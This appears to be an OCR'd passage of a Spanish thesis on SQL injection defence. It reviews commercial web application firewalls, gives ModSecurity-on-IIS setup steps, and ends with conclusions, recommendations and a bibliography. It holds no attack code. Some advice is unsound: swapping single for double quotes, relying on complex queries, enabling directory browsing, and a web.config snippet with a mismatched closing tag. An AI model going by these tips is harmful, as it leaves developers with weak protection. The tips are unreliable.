


Figura 4.2.7 (Consola de Imperva Securesphere)

IBM Security Guardium: Es una plataforma que nos ofrece varios servicios muy completos al momento de clasificar datos sensibles, evaluar vulnerabilidades de un aplicativo web, supervisar actividad de los datos, cifrado, bloqueo entre otros servicios. Los datos sensibles de la Base de Datos que estemos usando serán bien protegidos ya sea a nivel Base de Datos, Big Data, cloud, y más. Con un análisis automatizado Guardium puede detectar riesgos internos y externos para los datos sensibles y que se puedan ver comprometidos, Este WAF es capaz de adaptarse fácil y rápidamente a los cambios de TI que puedan existir en su entorno, este WAF ayuda al análisis de riesgo de los datos con clasificación de datos que se consideren sensibles para mayor protección a los mismos, un control de quien accede a los datos, análisis de patrones del acceso a los datos para determinar si se está realizando una extracción maliciosa,

[26] Imperva, (2016), SecureSphere, https://www.imperva.com/Products/WebApplicationFirewall-WAF

manejo de un centro de diagnóstico de ataques que se hayan realizado al aplicativo web, posee su panel de control de protección de datos entre otras funcionalidades que hace que este WAF sea una buena opción de protección para aplicativos web que usen Bases de Datos entre las más conocidas como: Oracle, DB2, SQL Server, Sybase.[27]




Figura 4.2.8 (Consola de IBM Security Guardium)

Audit Vault and Database Firewall: Este WAF desarrollado por Oracle funciona con Bases de Datos Oracle y no Oracle de manera que realiza un monitoreo sobre el tráfico de la red y de la Base de Datos para determinar las amenazas y bloquearlas, si existe un acceso a la Base de Datos que no haya sido autorizado lo bloquea inmediatamente evitando así el SQL Injection y que se llegue a comprometer información sensible que se pueda tener almacenada. Con la combinación de monitoreo y auditoria de datos, provee seguridad inteligente y generación de reportes eficientemente para un mejor control de los posibles ataques o vulnerabilidades que se tenga en el aplicativo web, basado en listas blancas y negras realiza un análisis gramatical de SQL simple para evitar que se altere el query y se tenga un

[27] IBM, (2016), IBM Security Guardium, http://www-03.ibm.com/software/products/es/category/data-security

buen funcionamiento por parte del aplicativo. Detecta transparentemente ataques SQL Injection bloqueándolos en Motores de Bases de Datos como SQL Server, DB2, SYbase, MySQL.[28]





Figura 4.2.8 (Consola de ORACLE AVS)

Para empresas que recién estén iniciando se recomiendo el uso de WAF Open Source ya que son bastante buenos y gratuitos como el que habíamos hablado anteriormente “ModSecurity”, para su instalación nos dirigimos al link.




Para bajar hasta la sección de Windows en caso de que se vaya a usar sobre Windows o también existen los comandos para Ubuntu/Debian y Fedora/Centos.

[28] ORACLE, (2016), Audit Vault and Database Firewall, https://www.oracle.com/database/security/audit-vault-database-firewall/index.html


Pero antes de esto debemos revisar que en el ordenador donde estamos realizando la instalación tenga los siguientes requisitos, el primero será Visual Studio 2013 Runtime (vcredist). En caso de no tenerlo nos dirigimos al link:

Escogemos el idioma, damos click en descargar y escogemos el instalador para la arquitectura que se desee, 32 o 64 bits.




Posterior a la instalación mencionada de Visual Studio procedemos a revisar si tenemos instalado en nuestro ordenador Internet Information Services (IIS) versión 7 u 8, para dicha comprobación nos dirigimos a

Panel de Control → Programas → Desinstalar un programa y en la pantalla revisamos si se encuentra instalado.




En caso de no estar instalado nos dirigimos al siguiente link:


Y descargamos de igual manera que descargamos el paquete Visual Studio 2013 Runtime (vcredist); para poder instalarlo, o en caso de que este instalado y no podamos acceder a la consola de administración del IIS nos dirigimos a Panel de Control → Programas → Activar o Desactivar las Características de Windows, una vez adentro, activamos el casillero correspondiente a Internet Information Services.




Esperamos un momento a que se realicen los cambios correspondientes y comprobamos que la activación se haya realizado con éxito, escribiendo en el panel de búsqueda “IIS” saliendo el icono siguiente.



Posterior a estos pasos ya podemos dirigirnos al archivo que descargamos de “ModSecurity” con la extensión .msi, damos doble click y seguimos el wizard para su instalación hasta finalizarla, podemos comprobar la instalación del ModSecurity al entrar a la consola del IIS, luego nos dirigimos a Módulos y ahí lo encontraremos.





Para poder proteger ahora nuestro sitio web en pruebas se deberá subir el aplicativo web al IIS pero ya que está desarrollado con PHP se deberá configurar el IIS para que sea compatible con PHP, para esto seguimos los pasos del siguiente link:

https://technet.microsoft.com/es-es/library/hh994590(v=ws.11).aspx

Configurar un sitio web PHP en IIS


Se aplica a: Windows Server 2012 R2, Windows Server 2012


Para instalar un servidor web IIS y configurarlo para aplicaciones web PHP, siga los pasos indicados.

- Paso 1: Instalar IIS y PHP
- Paso 2: Configurar PHP
- Paso 3: configurar la seguridad de las aplicaciones PHP


Para información de planeación que revisar antes de la implementación, vea Planear un sitio web PHP en IIS. Para más información, vea Crear un sitio web PHP en IIS.

Una vez ya configurado el IIS y compatible con PHP procedemos a agregar nuestro sitio web, en la sección conexión vamos a sitos web y damos click en agregar sitio web, escribiendo el nombre que queremos que tenga la conexión, el puerto al que estará conectado, y principalmente tendrá que tener la ruta d acceso donde se encuentre el aplicativo web desarrollado.






Posterior a la creación de la conexión del sitio web, se procede a seleccionarlo y dar doble click en “Examen de Directorios” y luego en la sección de acciones seleccionar “Habilitar”.




Una vez que llegamos a este punto seleccionando el sitio web (conexión) procedemos, en el menú principal en la sección de la derecha “Administrar Sitio Web” daremos click en “Examinar *: <Numero de puerto > (http)”



Inicialmente al subir un aplicativo web en el IIS y estar instalado ModSecurity se tienen las propiedades básicas de seguridad, pero para poder editar y configurar la seguridad del apicativo web se deberá activar ingresando el código

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <ModSecurity enabled="true" configFile="c:\inetpub\wwwroot\xss.conf" />
    </system.webserver>
</configuration>
```

Dentro del archivo web.config del aplicativo por lo que se debe seguir cierta arquitectura de programación para poder tener bien configurado, una vez insertado el código dentro del web.config se podrá acceder a la consola de ModSecurity para lo cual se deben tener las regals de funcionamiento que las podemos descargar del link



Para lo cual deberemos hacer la compra de las mismas si deseamos hacer uso de las mismas y así es como podemos mantener nuestros aplicativos web seguros del SQL Injection.

5. Capítulo 5: Conclusiones y Recomendaciones

5.1. Conclusiones

- Con el avance de la tecnología, a la par van avanzando los métodos de ataques informáticos, por lo que las metodologías de defensa contra ataques informáticos han ido avanzando a la par, manteniendo en lo posible, los sitios, seguros de ataques informaticos.
- Para detectar la vulnerabilidad se puede hacer una inspección de código o usar una herramienta.
- En la red existe basta información para ayudarnos a conocer y protegernos mejor de diferentes ataques informáticos.
- El SQL Injection hoy en día sigue siendo uno de los ataques más peligrosos en la web ya que compromete la información de las Bases de Datos y podrían hacer daño a la información de igual manera.
- OWASP en su top 10 de amenazas informáticas nos explican los ataques más peligrosos para aplicativos web y de los más comunes que hay que cuidarse entre ellos en el puesto 3, SQL Injection.
- Si no existe control sobre las variables de ingreso a consulta en la Base de Datos el aplicativo web resultará ser vulnerable a SQL Injection.
- Las funciones de los SGBD sirven tanto para extraer información con SQL Injection como Blind SQL Injection.
- Las maneras de protección a nivel de programación y uso de herramientas son sencillas y eficientes para este tipo de ataques.
- Con un ataque SQL Injection se puede obtener toda la información de la base, modificarla, eliminar datos hasta la misma Base de Datos.

- La Bases de Datos Relacionales, al ser las más usadas en el mundo, son las más atacadas.
- El Motor de Base de Datos más usado en los aplicativos web es MySQL y también es el más atacado.
- Grand cantidad de aplicativos web en Internet se encuentran desarrollados en PHP y de igual manera una gran cantidad son vulnerables a SQL Injection.
- SQL Injection es solo una de las muchas maneras que existen para atacar a una Base de Datos y extraer información.
- Un Motor de Base de Datos siempre será vulnerable a SQL Injection, esto se debe proteger desde la programación o desde una herramienta.
- Si se conoce que se hace una consulta directa a la Base de Datos se puede realizar SQL Injection si no se llevan los controles necesarios.
- SQL Injection se encuentra dentro del top 10 de ataques informáticos.
- Una herramienta siempre será la manera más rápida de detección de vulnerabilidades de un aplicativo web.
- Los estándares generales de programación no están hechos para proteger los aplicativos web de SQL Injection.
- El primer punto vulnerable es la autenticación de usuario, y el más crítico.
- Encontrando la variable vulnerable se puede extraer fácilmente toda la información de la Base de Datos del aplicativo y las que se encuentren almacenadas en el mismo SGBD de igual manera.
- El uso de una herramienta de extracción como SQLMap es mucho más rápido y fácil de usar para obtener la información.
- El SQL Injection es mucho más rápido para obtener la información de forma visible ya que el Blind SQL Injection es un método de tanteo hasta encontrar poco a poco la respuesta.

- Las consultas pesadas dependen mucho del SGBD ya que con el tiempo los mismos desarrolladores de los SGBD han ido optimizando la forma de ejecución de los Queries para evitar retardos de tiempo, pero es muy difícil.
- No se necesita conocimiento extenso en lenguaje SQL para poder realizar ataques de SQL Injection, con herramientas de extracción de información como las vistas se puede robar fácilmente.

5.2. Recomendaciones

- Mantenerse actualizado sobre los diferentes tipos de ataques que existen en la actualidad, y los más comunes y peligrosos.
- Se debe tener optimizada una Base de Datos, limpiando registros, indexando en caso de que se tenga una gran cantidad de datos para llevar un mejor control de los mismos.
- Enseñar sobre los problemas que puede llegar a dar el SQL Injection a un aplicativo web.
- Controlar las variables que ingrese el usuario, ya que realizan una consulta a la Base de Datos directa y así se podría infiltrar código inyectado.
- Siempre tener en cuenta también el Blind SQL Injection al momento de realizar las pruebas con nuestro aplicativo web.
- Dedicarle un tiempo mayor a la seguridad de Base de Datos del aplicativo web.
- Revisar una y otra vez los controles de autenticación como administrador del aplicativo web.
- Hacer un control a todas las variables ya que con una sola que no se lo haya hecho puede verse afectada la información de la Base de Datos.
- Hacer uso de herramientas de ataque contra el aplicativo web que desarrollemos para poder los puntos vulnerables hasta que ya no haya manera de extraer la información.

- Tratar de generar consultas complejas para que al momento de tener código inyectado falle la aplicación y no se pueda extraer nada.
- Realizar pruebas de caja negra sobre el aplicativo web y así descubrir si es vulnerable a SQL Injection.
- Encriptar la información, así en caso de que extraigan la información no puedan descifrarlo.
- Investigar sobre funciones dentro del lenguaje en que este desarrollado el aplicativo web que ayuden a restringir caracteres especiales o en el caso de que no existieran, crear expresiones regulares que controlen el ingreso de caracteres especiales.
- Controlar la longitud de los campos de texto que se le permiten ingresar a un usuario, así en caso de ser muy largo, lo que se intenta ingresar se corta y no se procesa ya que puede ser una inyección de código.
- Para proteger las contraseñas dentro de la Base de Datos encriptarlas con una sal criptográfica.
- Se recomienda el uso de comillas dobles en lugar de comillas simples ya que las comillas simples marcan el final de una expresión SQL y da lugar a inyecciones de gran potencia.
- En caso de desarrollar el aplicativo web con PHP y usar MySQL, permitir una sentencia por consulta ya que si se permiten más los daños a la base pueden ser mayores.
- Implementar una arquitectura en la que se pase toda la información a través de un WAF.
- Adquirir una herramienta de análisis SQL Injection antes de poner en la red un aplicativo web que pueda poseer información que comprometa la integridad de los clientes.
- Al momento de tener un aplicativo web buscar un experto en tipos de ataques y extracción de información para que nos ayude a proteger la información del aplicativo web.

- Mantener optimizadas las Bases de Datos para tratar así de evitar ataques por consultas pesadas, y actualizados los parches de seguridad que se publiquen para las mismas.
- Crear “Stored Procedures” y “Triggers” dentro de la Base de Datos bien definidos.
- Si la empresa es grande y recibe muchos ataques se recomienda implementar un WAF privado, caso contrario un WAF Open Source es una buena opción.

5.3. Bibliografía

Anonimo. (22 de Enero de 2008). *Time-Based Blind SQL Injection using Heavy Queries* . Obtenido de http://www.elladodelmal.com/2008/01/time-based-blind-sql-injection-using.html

Anonimo. (2014). *¿Qué es un WAF? - Web Application Firewall*. Obtenido de http://director-it.com/index.php/es/ssoluciones/seguridad/firewall-y-dmz/118-que-es-un-waf-web-application-firewall.html

Camacho, M. (28 de Enero de 2013). *WAF: Web Aplication Firewall*. Obtenido de https://hacking-etico.com/2013/01/28/waf-web-aplication-firewall/

Clarke, J. (2009). *SQL Injection Attacks and Defense.* ELSEVIER.

Devshed. (2016). *PHP Security Mistakes*. Obtenido de http://www.devshed.com/c/a/PHP/PHP-Security-Mistakes/

Exceda. (2015). *WAF Web Appplication Firewall*. Obtenido de http://www.exceda.com/es/produtos/waf-web-application-firewall/

GPLSI. (2014). *Seguridad en las Bases de Datos*. Obtenido de http://gplsi.dlsi.ua.es/bbdd/bd1/lib/exe/fetch.php?media=bd1:0910:trabajos:seguridadbd.pdf

HackPlayers. (26 de Agosto de 2008). *Herramientas SQL Injection*. Obtenido de http://www.hackplayers.com/2008/08/herramientas-sql-injection.html

Hostalia. (26 de Diciembre de 2013). *Ataques de inyección SQL: qué son y cómo protegerse*. Obtenido de http://pressroom.hostalia.com/white-papers/ataques-inyeccion-sql

IBM. (2016). *Seguridad y privacidad de los datos*. Obtenido de http://www-03.ibm.com/software/products/es/category/data-security

Imperva. (2016). *Imperva SecureSphere Web Application Firewall*. Obtenido de https://www.imperva.com/Products/WebApplicationFirewall-WAF

Jose Maria Alonso Cebrian, A. G. (2010). *Ataques a BB. DD., SQL Injection* .

Menendez, J. A. (2015). *Utilización de las bases de datos relacionales en el sistema de gestión y almacenamiento de datos.* Paraninfo.

Nystrom, M. G. (2007). *SQL Injection Defenses.* O'Reilly.

ORACLE. (2016). *Oracle Audit Vault and Database Firewall*. Obtenido de https://www.oracle.com/database/security/audit-vault-database-firewall/index.html

OWASP. (2013). *OWASP Top 10.*

OWASP. (3 de Septiembre de 2013). *Projects/OWASP NAXSI Project*. Obtenido de https://www.owasp.org/index.php/Projects/OWASP_NAXSI_Project

OWASP. (10 de Agosto de 2016). *PHP Security Cheat Sheet*. Obtenido de https://www.owasp.org/index.php/PHP_Security_Cheat_Sheet

OWASP. (10 de Abril de 2016). *SQL Injection*. Obtenido de https://www.owasp.org/index.php?title=SQL_Injection&setlang=es

